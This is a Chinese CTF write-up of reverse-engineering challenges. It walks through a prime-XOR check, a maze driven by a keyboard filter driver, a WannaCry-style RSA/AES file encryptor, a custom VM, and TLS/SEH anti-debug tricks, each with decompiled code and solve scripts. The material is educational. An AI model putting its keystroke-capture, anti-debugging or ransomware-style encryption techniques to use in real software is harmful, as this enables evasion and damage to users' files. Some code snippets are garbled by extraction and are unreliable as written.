
```



然后，里面有个虚假的flag，base64接出来是Why don't you try the magic brick game，明示让玩打砖块游戏。



进入游戏，没过一会就当场去世以后，得到flag，如下图所示：



当然有些师傅直接看到了base58编码的flag，直接拿去解密速度就更快了。



## 0x2 Chelly's Identity

输入 input 拷贝到 instr，并依次进行将 instr 传入三个函数

```
v2 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v1, sub_41153C);
sub_4114E7(v3, &v30 == &v30, v2, a1);
v4 = sub_4113CF(std::cout, "Can you speak chelly's identity?");
v5 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v4, sub_41153C);
sub_4114E7(v6, &v30 == &v30, v5, a1);
v7 = sub_4113CF(std::cout, "if you can, I will give you flag.");
v8 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v7, sub_41153C);
sub_4114E7(v9, &v30 == &v30, v8, a1);
v10 = sub_4113CF(std::cout, "Give your answer:");
v11 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v10, sub_41153C);
sub_4114E7(v12, &v30 == &v30, v11, a1);
sub_4110FF(std::cin, &input);
sub_411302(0x10u);
sub_411334(&instr);
LOBYTE(v37) = 1;
for ( i = 0; ; ++i )
{
    v13 = sub_41177B((int)&input, a1);
    if ( v13 == sub_4111E0(&instr) )
        break;
    v32 = *(char *)sub_411532((int)&input, a1, i);
    sub_4115DC(a1, (int)&v32);
}
sub_4111C7(&instr);
sub_411728(&instr);
if ( (unsigned __int8)sub_41185C(&instr) )
{
    v29 = (char *)sub_41153C;
    v14 = sub_4113CF(std::cout, "You do know chelly!!!! ");
    v15 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v14, sub_41153C);
    v17 = sub_4114E7(v16, &v28 == (int *)&v29, v15, a1);
    v18 = sub_4113CF(v17, v29);
    v19 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v18, v30);
    sub_4114E7(v20, &v30 == &v30, v19, a1);
}
else
{
    v21 = sub_4113CF(std::cout, "it's not chelly's identity.");
    v22 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v21, sub_41153C);
    sub_4114E7(v23, &v30 == &v30, v22, a1);
}
v24 = system("pause");
https://blog.csdn.net/SC\_King
```

第一个函数用于限制输入长度为16字符。

```

1 int __usercall sub_41B6B00@<eax>(int a1@<xmm0>, int a2)
2 {
3     int v2; // ecx
4     int v3; // eax
5     int v4; // eax
6     int v5; // ecx
7     int v6; // eax
8     int v7; // ecx
9     int v9; // [esp+0h] [ebp-CCh]
10    int v10; // [esp+4h] [ebp-C8h]
11
12    sub_4114C9(&unk_42E027);
13    if ( sub_4111E0(a2) != 16 )
14    {
15        v3 = sub_4113CF(std::cout, "bad Long!");
16        v4 = std::basic_ostream<char, std::char_traits<char>>::operator<<(v3, sub_41153C);
17        sub_4114E7(v5, &v9 == &v10, v4, a1);
18        v6 = system("pause");
19        sub_4114E7(v7, &v10 == &v10, v6, a1);
20        exit(0);
21    }
22    return sub_4114E7(v2, 1, 16, a1);
23}

```

第二个函数是加密函数。

首先生成了向量v10，紧接着用一个循环遍历输入，向量中元素小于instr中元素时累加向量的值，之后instr元素与这个值异或

```

1 int __cdecl sub_41B3B0(int a1)
2 {
3     _DWORD *v1; // eax
4     int v2; // eax
5     int v3; // edx
6     int v4; // ST04_4
7     int v6; // [esp+0h] [ebp-60h]
8     int v7; // [esp+DCh] [ebp-54h]
9     int v8; // [esp+F4h] [ebp-3Ch]
10    _DWORD *v9; // [esp+100h] [ebp-30h]
11    char v10; // [esp+118h] [ebp-18h]
12    int v11; // [esp+12Ch] [ebp-4h]
13    int savedregs; // [esp+130h] [ebp+0h]
14
15    sub_4114BF(&unk_420027);
16    sub_4112F8(0x10u);
17    sub_4116E0(&v10, 128);
18    v9 = (_DWORD *)sub_411456(a1);
19    v8 = sub_411375(a1);
20    while ( v9 != (_DWORD *)v8 )
21    {
22        v7 = 0;
23        v6 = 0;
24        for ( i = (_DWORD *)sub_411325(&v10, 0); *i < *v9; i = (_DWORD *)sub_411325(&v10, v6) )
25            v7 += (*(_DWORD *)sub_411325(&v10, v6++));
26        *v9 ^= v7;
27        ++v9;
28    }
29    v2 = sub_4114D3(&v10);
30    v4 = v3;
31    sub_411537(&savedregs, &dword_41B4BC, v2);
32    return sub_4114DD((unsigned int)&savedregs ^ v11, v4);
33}

```

加密函数中向量生成方式如下：

从2至len（此处为128），若满足if判断则加入向量中。其中if判断是一个判断是否为质数的函数，也就是说，向量是生成len之内的质数

```

1 int __usercall sub_420530@<eax>(int xmm0_4_0@<xmm0>, int table, int len)
2 {
3     int i; // [esp+E0h] [ebp-30h]
4     char v5; // [esp+ECh] [ebp-24h]
5     int v6; // [esp+100h] [ebp-10h]
6     int v7; // [esp+10Ch] [ebp-4h]
7     int savedregs; // [esp+110h] [ebp+0h]
8
9     sub_4115F0((int)&unk_434029);
10    sub_4113CF(&v5, 0x10u);
11    sub_411406((int)&v5, xmm0_4_0);
12    v7 = 0;
13    for ( i = 2; i < len; ++i )
14    {
15        if ( (unsigned __int8)sub_4117FD(xmm0_4_0, i) )
16            sub_41173F(xmm0_4_0, (int)&i);
17    }
18    sub_4119A6(&v5);
19    v7 = -1;
20    sub_411609((int)&v5, xmm0_4_0);
21    sub_41167C((int)&savedregs, (int)&dword_420640);
22    return sub_411613((unsigned int)&savedregs ^ v6, 1, table, xmm0_4_0);
23}

```

简言之，加密函数将输入的每个字符对一个值进行异或，这个值是向量v10中低于该字符的元素之和。

第三个函数是一个check输入经过加密后是否正确的函数。

与一个数组进行判等。

```

0 sub_411748(0x100);
1 v9 = 438;
2 v10 = 1176;
3 v11 = 1089;
4 v12 = 377;
5 v13 = 377;
6 v14 = 1600;
7 v15 = 924;
8 v16 = 377;
9 v17 = 1610;
10 v18 = 924;
11 v19 = 637;
12 v20 = 639;
13 v21 = 376;
14 v22 = 566;
15 v23 = 836;
16 v24 = 830;
17 v1 = sub_4113A2(&v28);
18 v2 = (_DWORD *)sub_411519(&v9, &v25);
19 sub_41155F(*v2, v2[1], v1);
20 for ( i = 0; ; ++i )
21 {
22     v3 = sub_4111D6(a1);
23     if ( i >= v3 )
24         break;
25     v4 = (_DWORD *)sub_411325(a1, i);
26     if ( *v4 != *( _DWORD *)sub_411325(&v30, i) )
27     {
28         v27 = 0;
29         v6 = sub_4114D3(&v30);
30         LOBYTE(v6) = v27;
31         goto LABEL_7;
32     }
33 }
34 v26 = 1;
35 v6 = sub_4114D3(&v30);
36 LOBYTE(v6) = v26;
37 LABEL_7:
38 v7 = v5;
39 sub_411537(&savedregs, &dword_41B06C, v6);
40 return sub_4114DD((unsianed int)&savedreas ^ v31, v7);

```

因此，只需要生成一个128内的质数数组，用判等数组进行爆破即可。

```

1 #生成质数数组
2 def is_prime_num(num):
3     #判断num是否为质数
4     for i in range(2, num):
5         if num % i == 0:
6             return False
7     return True
8
9 def create_table(n):
10    #生成n之内的质数列表
11    table = []
12    for num in range(2, n):
13        if is_prime_num(num):
14            table.append(num)
15    return table
16
17 def de_anwser(_key):
18    #根据key, 爆破
19    table = create_table(128)
20    flag = ''
21    for k in _key:
22        for ch in range(128):
23            count = 0
24            i = 0
25            while table[i] < ch:
26                count += table[i]
27                i += 1
28
29
30

```

```
31         tmp = ch ^ count
32         if tmp == k:
33             flag += chr(ch)
34     return flag
35 key = [438,1176,1089,377,377,1600,924,377,1610,924,637,639,376,566,836,830
36 ]
37 flag = de_anwser(key)
38 print(flag) #flag{Che11y_1s_EG0IST}
```

## 0x3 BabyDriver

题目思路来源：参考2016 HCTF Reverse题目seven

一看源码，你就知道这是一个打着驱动幌子的简单迷宫，师傅们可能卡在了驱动对应的键盘码这块，我将上下左右设置为为IKJL，键盘过滤驱动捕获点击以后达成条件会输出成功，但不知道为啥卸载驱动以后老是蓝屏。。。

进入到驱动程序的入口点DriverEntry里面，可以看到DriverUnload，和分发函数，主题人想用

## KdDisableDebugger:

```
1 int64 __fastcall DriverEntry(PDRIVER_OBJECT DriverObject)
2 {
3     PDRIVER_OBJECT v1; // rsi
4
5     DriverObject->DriverUnload = (PDRIVER_UNLOAD)DriverUnload;
6     v1 = DriverObject;
7     KdDisableDebugger();
8     memset64(v1->MajorFunction, (unsigned __int64)GeneralDispatch, 0x1Bui64);
9     v1->MajorFunction[3] = (PDRIVER_DISPATCH)&ReadDispatch;
10    v1->MajorFunction[22] = (PDRIVER_DISPATCH)&PowerDispatch;
11    v1->MajorFunction[27] = (PDRIVER_DISPATCH)PnPDispatch;
12    AttachDevice(v1);
13    return 0i64;
14 }
```

因为是键盘过滤驱动，主要看下IRP读操作的回调函数，也就是CompletionRoutine的位置：

```
8 struct _IO_STACK_LOCATION v8; // rax
9 struct _IO_STACK_LOCATION *v7; // rax
10
11 v2 = a2;
12 v3 = a1;
13 if ( v2->CurrentLocation == 1 )
14 {
15     v2->IoStatus.Information = 0i64;
16     v2->IoStatus.Status = -1073741808;
17     IofCompleteRequest(v2, 0);
18     result = -1073741808;
19 }
20 else
21 {
22     v5 = *(struct _DEVICE_OBJECT **)(a1[8] + 24i64);
23     v6 = v2->Tail.Overlay.CurrentStackLocation;
24     *(_WORD *)&v6[-1].MajorFunction = *(_WORD *)&v6->MajorFunction;
25     *(_WORD *)&v6[-1].Parameters.MountVolume.DeviceObject = *(_WORD *)&v6->Parameters.MountVolume.DeviceObject;
26     *(_WORD *)&v6[-1].Parameters.WMI.Buffer = *(_WORD *)&v6->Parameters.WMI.Buffer;
27     v6[-1].FileObject = v6->FileObject;
28     v6[-1].Control = 0;
29     v7 = v2->Tail.Overlay.CurrentStackLocation;
30     v7[-1].Context = v3;
31     v7[-1].CompletionRoutine = (PIO_COMPLETION_ROUTINE)ReadComp;
32     v7[-1].Control = -32;
33     result = IofCallDriver(v5, v2);
34 }
35 }
```

很快在函数内找到迷宫的地图和行走逻辑，与普通迷宫不同的是，是由键盘过滤驱动获取键盘

扫描码来控制上下左右：

根据键盘过滤驱动获得的key值为，我们可以知道IKJL为上下左右：


键盘扫描码																
Esc1		F159	F260	F361	F462		F563	F664	F765	F866		F967	F1068	F1187	F1288	
` 41	1 2	2 3	3 4	4 5	5 6	6 7	7 8	8 9	910	011	- 12	= 13	43	← 14		
Tab15	Q 16	W17	E18	R19	T20	Y21	U22	I23	O24	P25	[ 26	] 27				
Caps58	A 30	S31	D32	F33	G34	H35	J36	K37	L38	;39	' 40	Enter 28				
Shift42	Z 44	X45	C46	V47	B48	N49	M50	,51	.52	/53	Shift 54					
Ctrl29	Win219	Alt184	Space 57							Alt184	Win220	Menu221	Ctrl 157			

```

if (*v6 == 23) // I
{
    if ( v5 & 0xFFFFFFFF0 )
    {
        v5 -= 16;
        goto LABEL_21;
    }
    v5 += 208;
    dword_1400030E4 = v5;
}
if ( v8 == 37 ) // K
{
    if ( (v5 & 0xFFFFFFFF0) != 208 )
    {
        v5 += 16;
        goto LABEL_21;
    }
    v5 -= 208;
    dword_1400030E4 = v5;
}
if ( v8 == 36 ) // J
{
    if ( v5 & 0xF )
    {
        --v5;
        goto LABEL_21;
    }
    v5 += 15;
    dword_1400030E4 = v5;
}
if ( v8 != 38 ) // L
    goto LABEL_22;
if ( (v5 & 0xF) == 15 )
    v5 -= 15;

```

然后在虚拟机里加载下驱动，键盘依次敲击LKKKLLKLKKKLLLKKKLLLLL，在有节奏感的敲击后，就可以获得success！



然后我虚拟机就蓝了。。。

## 0x4 WannaReverse

题目思路来源：WannaCry的加密原理

这道题目被apeng师傅非预期了，膜就完事，首先讲下我认为的常规做法，我们拿到四个文件，主要需要逆向WannaReverse.exe这个文件，libcrypto-1\_1.dll是openssl库用来提供rsa的相关加密函数，clickme.exe是仿照wannacry病毒的界面程序（自带换壁纸功能），flag.txt.Encry是被WannaReverse.exe加密的flag。

题目加密流程和WannaCry的加密原理差不多，也是RSA2048 + AES随机密钥，但是为了大大降低题目难度，也不在加密算法这里留坑了，直接把私钥给了，在clickme.exe里点Decrypt按钮就有私钥（模仿WannaRen直接给密钥）



解题脚本：

```

1 #coding:utf-8
2 from Crypto.Cipher import AES
3 from binascii import b2a_hex, a2b_hex
4 import rsa
5 import base64
6 def aes_decrypt(text, key):
7
8     key = key.encode('utf-8')
9     mode = AES.MODE_ECB
10    cryptor = AES.new(key, mode)
11    plain_text = cryptor.decrypt(a2b_hex(text))
12    return plain_text.replace('\x00', '')
13
14 def decrypt(crypt_text): # 用私钥解密
15
16     with open('rsa_private_key.pem', 'r') as privatefile:
17
18         p = privatefile.read()
19         privkey = rsa.PrivateKey.load_pkcs1(p)
20         lase_text = rsa.decrypt(crypt_text, privkey)
21
22     return lase_text
23
24 if name == 'main':
25
26     with open("flag.txt.Ecry", 'rb') as f:
27
28         res = f.read()[0xd:0x165]
29         print res
30         res = base64.b64decode(res)
31         key = decrypt(res)

```

```
1 with open("flag.txt.Ecry",'rb') as f:  
2  
3     res = f.read()[0x165:]  
4  
5     print(res.encode('hex'))  
6     print(aes_decrypt(res.encode('hex'),key))  
7  
8     28      kev = decrvpt(res)  
9     R6A1R0HASXaugIAawobUR2CafHOfsCvvbAhPmFSODz/audwDYr/c3lQnzjL8eERYk4Tw4roclSen8Nlg4HoPh6F7FFGg+H8MC8JX+zIX  
10    FbStVvyzgoU3gLZBut3Nz71xEeuuzjPKnz3sf4NfsPw6wB3TXiQXSEaRwp/oIfwp1WFkjYY30x9N/25PEPn407RYd/  
11    id9BScQ3h9mh4C/WRU31x1XnHzuPgRVA7Gb7oEvUcduaPP13zKGwB+4RQMsOoHyID2F06dIp2RFrUiS5nf8T7THo+7HJDwWhxDgqAUK5  
12    zaMaFDv3s138w7nEk3jGsiFmbx83ROVqULkf+g4fa==  
13    5cbcea89ba2b182779f3130a897b49bcd789bd8359205454c22a56937eb6e2b0ebd840f916138f6f1ba991941720791f0266806  
14    61265c2035ddccff7575481f2f2e4afbfba21d29ae6c083b761b66b8fe72cbd694c3d56ae70c7a28dcac80  
15    ♦♦flag{385fa869-3046-44ee-9d30-c03551273867}  
16    [Finished in 0.9s]
```

# 0x5 EzMachine

如果没有限制的话，会存在多解的情况，因此后来更新了题目描述，flag的组成仅包括：字母、大括号、大括号回头和下划线。

首先打开IDA，来到main函数，发现有混淆干扰了反汇编，手动patch为nop

```
.text:00401580 ; CODE XREF: sub_401940+19↓p
.text:00401580 loc_401580:
.text:00401580     push    ebp
.text:00401581     mov     ebp, esp
.text:00401583     sub     esp, 0Ch
.text:00401586     push    ebx
.text:00401587     push    esi
.text:00401588     push    edi
.text:00401589     call    sub_4014F0
.text:0040158E     cmp     eax, ecx
.text:00401590     jnz    short loc_401595
.text:00401592     jz     short loc_401595
.text:00401594     nop
.text:00401595 loc_401595: ; CODE XREF: .text:00401590↑j
.text:00401595             ; .text:00401592↑j ...
.text:00401595     mov     eax, 1
.text:00401595     test    eax, eax
.text:0040159A     jz     short loc_4015EE
.text:0040159C     mov     ecx, dword_445BD8
.text:0040159E     mov     dl, byte_4449A0[ecx]
.text:004015A4     mov     [ebp-1], dl
.text:004015AA     mov     dword ptr [ebp-8], 0
.text:004015AD     jmp    short loc_4015BF
```

然后创建函数并查看伪代码，发现是VM结构，下面开始分析

off\_4448F4处保存各个opcode对应函数的地址，4449A0处为虚拟机代码起始地址，dword\_445BD8为ip，off\_4427FC处保存有四个寄存器的地址，dword\_445BAC为栈的起始地址，dword\_445BC8为esp，opcode中有对栈的操作、跳转操作、取输入的操作以及加减乘除或五种运算，分析各个opcode的作用后，可以写脚本生成伪汇编代码：

```
1 opcode = {0x00: 'nop', 0x01: 'mov', 0x02: 'pushi', 0x03: 'pushr', 0x04: 'pop', 0x05:  
2   'print', 0x06: 'add', 0x07: 'sub', 0x08: 'mul', 0x09: 'div', 0x0A: 'xor', 0x0B: 'jmp',  
3   0x0C: 'cmp', 0x0D: 'je', 0x0E: 'jn', 0x0F: 'jg', 0x10: 'jl', 0x11: 'input', 0x12: 'clrstr',  
4   0x13: 'LoadStack', 0x14: 'LoadString', 0xFF: 'quit'}  
5 operand = {'nop':0, 'mov':2, 'pushi':1, 'pushr':1, 'pop':1, 'print':0, 'add':2,  
6   'sub':2, 'mul':2, 'div':2, 'xor':2, 'jmp':1, 'cmp':2, 'je':1, 'jn':1, 'jg':1, 'jl':1,  
7   'input':0, 'clrstr':0, 'LoadStack':2, 'LoadString':2, 'quit':0}  
8 code = [  
9     0x01, 3, 3,  
10    0x05, 0x00, 0x00,
```

```
6      0x11, 0x00, 0x00,
7      0x01, 1, 17,
8      0x0C, 0, 1,
9      0x0D, 10, 0x00,
10     0x01, 3, 1,
11     0x05, 0x00, 0x00,
12     0xFF, 0x00, 0x00,
13     0x01, 2, 0,
14     0x01, 0, 17,
15     0x0C, 0, 2,
16     0x0D, 43, 0x00,
17     0x14, 0, 2,
18     0x01, 1, 97,
19     0x0C, 0, 1,
20     0x10, 26, 0x00,
21     0x01, 1, 122,
22     0x0C, 0, 1,
23     0x0F, 26, 0x00,
24     0x01, 1, 71,
25     0x0A, 0, 1,
26     0x01, 1, 1,
27     0x06, 0, 1,
28     0x0B, 36, 0x00,
29     0x01, 1, 65,
30     0x0C, 0, 1,
31     0x10, 36, 0x00,
32     0x01, 1, 90,
33     0x0C, 0, 1,
34     0x0F, 36, 0x00,
35     0x01, 1, 75,
36     0x0A, 0, 1,
37     0x01, 1, 1,
38     0x07, 0, 1,
39     0x01, 1, 16,
40     0x09, 0, 1,
41     0x03, 1, 0x00,
42     0x03, 0, 0x00,
43     0x01, 1, 1,
44     0x06, 2, 1,
45     0x0B, 11, 0x00,
46     0x02, 0x7, 0x00,
47     0x02, 0xD, 0x00,
48     0x02, 0x0, 0x00,
49     0x02, 0x5, 0x00,
50     0x02, 0x1, 0x00,
51     0x02, 0xC, 0x00,
52     0x02, 0x1, 0x00,
53     0x02, 0x0, 0x00,
54     0x02, 0x0, 0x00,
```

```
55     0x02, 0xD, 0x00,
56     0x02, 0x5, 0x00,
57     0x02, 0xF, 0x00,
58     0x02, 0x0, 0x00,
59     0x02, 0x9, 0x00,
60     0x02, 0x5, 0x00,
61     0x02, 0xF, 0x00,
62     0x02, 0x3, 0x00,
63     0x02, 0x0, 0x00,
64     0x02, 0x2, 0x00,
65     0x02, 0x5, 0x00,
66     0x02, 0x3, 0x00,
67     0x02, 0x3, 0x00,
68     0x02, 0x1, 0x00,
69     0x02, 0x7, 0x00,
70     0x02, 0x7, 0x00,
71     0x02, 0xB, 0x00,
72     0x02, 0x2, 0x00,
73     0x02, 0x1, 0x00,
74     0x02, 0x2, 0x00,
75     0x02, 0x7, 0x00,
76     0x02, 0x2, 0x00,
77     0x02, 0xC, 0x00,
78     0x02, 0x2, 0x00,
79     0x02, 0x2, 0x00,
80     0x01, 2, 1,
81     0x13, 1, 2,
82     0x04, 0, 0x00,
83     0x0C, 0, 1,
84     0x0E, 91, 0x00,
85     0x01, 1, 34,
86     0x0C, 2, 1,
87     0x0D, 89, 0x00,
88     0x01, 1, 1,
89     0x06, 2, 1,
90     0x0B, 78, 0x00,
91     0x01, 3, 0,
92     0x05, 0x00, 0x00,
93     0xFF, 0x00, 0x00,
94     0x01, 3, 1,
95     0x05, 0x00, 0x00,
96     0xFF, 0x00, 0x00,
97 ]
98 for i in range(0,len(code),3):
99     if not code[i] in opcode.keys():
100         print('unknow')
101         continue
102     op = opcode[code[i]]
103     print(op, end = ' ')
```

```
105     if operand[op] != 0:  
106         print(code[i+1:i+1+operand[op]])  
107     else:  
108         print()
```

得到伪汇编代码：

```
1 mov [3, 3]  
2 print  
3 input  
4 mov [1, 17] //flag长度  
5 cmp [0, 1]  
6 je [10]  
7 mov [3, 1]  
8 print  
9 quit  
10 mov [2, 0]  
11 mov [0, 17]  
12 cmp [0, 2]  
13 je [43]  
14 LoadString [0, 2]  
15 mov [1, 97]  
16 cmp [0, 1]  
17 jl [26] //if input[i] < 'a': jmp  
18 mov [1, 122]  
19 cmp [0, 1]  
20 jg [26] //if input[i] > 'z': jmp  
21 zmov [1, 71]  
22 xor [0, 1]  
23 mov [1, 1]  
24 add [0, 1]  
25 jmp [36]  
26 mov [1, 65]  
27 cmp [0, 1]  
28 jl [36] //if input[i] < 'A': jmp  
29 mov [1, 90]  
30 cmp [0, 1]  
31 jg [36] //if input[i] > 'Z': jmp  
32 mov [1, 75]  
33 xor [0, 1]  
34 mov [1, 1]  
35 sub [0, 1]  
36 mov [1, 16]  
37 div [0, 1]  
38 pushr [1]  
39 pushr [0]  
40 mov [1, 1]  
41 add [2, 1]  
42 jmp [11]  
43 pushi [7]
```

```
44 pushi [13]
45 pushi [0]
46 pushi [5]
47 pushi [1]
48 pushi [12]
49 pushi [1]
50 pushi [0]
51 pushi [0]
52 pushi [13]
53 pushi [5]
54 pushi [15]
55 pushi [0]
56 pushi [9]
57 pushi [5]
58 pushi [15]
59 pushi [3]
60 pushi [0]
61 pushi [2]
62 pushi [5]
63 pushi [3]
64 pushi [3]
65 pushi [1]
66 pushi [7]
67 pushi [7]
68 pushi [11]
69 pushi [2]
70 pushi [1]
71 pushi [2]
72 pushi [7]
73 pushi [2]
74 pushi [12]
75 pushi [2]
76 pushi [2]
77 mov [2, 1]
78 LoadStack [1, 2]
79 pop [0]
80 cmp [0, 1]
81 jn [91]
82 mov [1, 34]
83 cmp [2, 1]
84 je [89]
85 mov [1, 1]
86 add [2, 1]
87 jmp [78]
88 mov [3, 0]
89 print
90 quit
91 mov [3, 1]
92 print
```

伪代码中，类似于mov、add、sub等指令后面的操作数为寄存器编号，例如 mov [1,2]代表将2号寄存器的内容放入1号寄存器。接下来分析伪汇编代码，发现是对输入的值进行处理，小写字母异或71后+1，大写字母异或75后-1，非字母不处理，处理得到的结果除以16，得到的商和余数分别进栈，并在最后部分比较，因此可以写出exp计算flag：

```

1 array = [0x7,0xd,0x0,0x5,0x1,0xc,0x1,0x0,0x0,0xd,0x5,0xf,0x0,0x9,0x5,0xf,0
2 x3,0x0,0x2,0x5,0x3,0x3,0x1,0x7,0x7,0xb,0x2,0x1,0x2,0x7,0x2,0xc,0x2,0x2,]
3 array = array[::-1]
4 for i in range(0, len(array), 2):
5     c = array[i] + array[i+1]*16
6     tmp = (c-1) ^ 71
7     if tmp >= ord('a') and tmp <= ord('z'):
8         print(chr(tmp), end = "")
9         continue
10    tmp = (c+1) ^ 75
11    if tmp >= ord('A') and tmp <= ord('Z'):
12        print(chr(tmp), end = "")
13        continue
14    print(chr(c), end = "")
```

flag{Such\_A\_EZVM}

## 0x6 DbgIsFun

首先检查tls回调，出现了smc，解密方法为第i位与i异或，解密后创建了运行该函数的线程

```

void __stdcall tlsCallback_0(int a1, int a2, int a3)
{
    signed int v3; // eax
    DWORD f1oldProtect; // [esp+0h] [ebp-8h]

    if ( a2 == 1 )
    {
        VirtualProtect(StartAddress, 0x42Eu, 0x40u, &f1oldProtect);
        v3 = 0;
        do
        {
            *((_BYTE *)StartAddress + v3) ^= v3;
            ++v3;
        }
        while ( v3 < 1070 );
        CreateThread(0, 0, StartAddress, 0, 0, 0);
    }
}
```



main函数的开头可以看到安装了seh函数

```
loc_4015C0: ; CODE XREF: start-8D↓p
    push    ebp    |
    mov     ebp, esp
    push    ecx
    push    ebx
    push    esi
    push    edi
    push    offset loc_401540 ←
    push    large dword ptr fs:0
    mov     large fs:0, esp
    xor    bl, bl
    nop     dword ptr [eax+00h]
```

安装后进行输入，然后对输入的长度减了一个0x1C，并随后触发int3断点来到seh函数。

```
loc_401540: ; DATA XREF: .text:004015C7↓o
    push    ebp
    mov     ebp, esp
    push    ebx
    push    esi
    push    edi
    mov     ecx, [ebp+10h] ; context结构
    mov     eax, [ecx+0C0h] ; context + 0xC0 : EFlag
    mov     ebx, [ecx+0B8h] ; context + 0xB8 : EIP
    mov     edx, [ebx]
    cmp     edx, 8BCCCCCh ; 判断发生异常时的EIP值
    jnz    short loc_401580
    cmp     eax, 246h       ; 判断异常时Eflag值
    jnz    short near ptr loc_401571+1
    inc    ebx
    mov     [ecx+0B8h], ebx
    jz     short loc_4015AF
    jnz    short loc_4015AF
```

SEH中的判断如图所示。在main函数中对flag长度做的sub操作会影响EFlags的值，当输入长度等于0x1C时，ZFlag置0，SEH函数由此判断输入的长度是否正确，如果错误会将程序的流程引向一段假的flag解密函数。长度正确则对标志位置1。

```
loc_401572: ; CODE XREF: .text:00401564↑j
    add    ebx, 2      ; 引向错误的flag解密函数
    mov     [ecx+0B8h], ebx
    jz     short loc_4015AF
    jnz    short loc_4015AF
;
db 0E9h
;

loc_401580: ; CODE XREF: .text:0040155D↑j
    cmp     edx, 48BCCCCh
    jnz    short loc_4015A2
    mov     dword_41A8E0, 1 ; 标志位置1
    push    1388h
    call    ds:Sleep
    call    sub_403AFA
```

dword\_41A8E0这个标志位将在子线程的函数中被循环检查，静态下该函数还未解密，所以需要进行动态调试等待代码段解密。解密后来到子线程函数：

0040110A	833D E0A84100	cmp dword ptr ds:[0x41A8E0],0x0	检查标志位是否为0，为0则继续Sleep
00401111	75 0D	jne short DbgIsFun.00401120	
00401113	68 E8030000	push 0x3E8	
00401118	FF15 00304100	call dword ptr ds:[<&KERNEL32.Sleep>]	kernel32.Sleep
0040111E	^ EB EA	jmp short DbgIsFun.0040110A	
00401120	C785 ECFFFFEF	mov dword ptr ss:[ebp-0x10014],0x0	
0040112A	81BD ECFFFFEF	cmp dword ptr ss:[ebp-0x10014],0x8C	
00401134	^ 7D 2E	jge short DbgIsFun.00401164	取41A8DE起始的代码段字节码之和
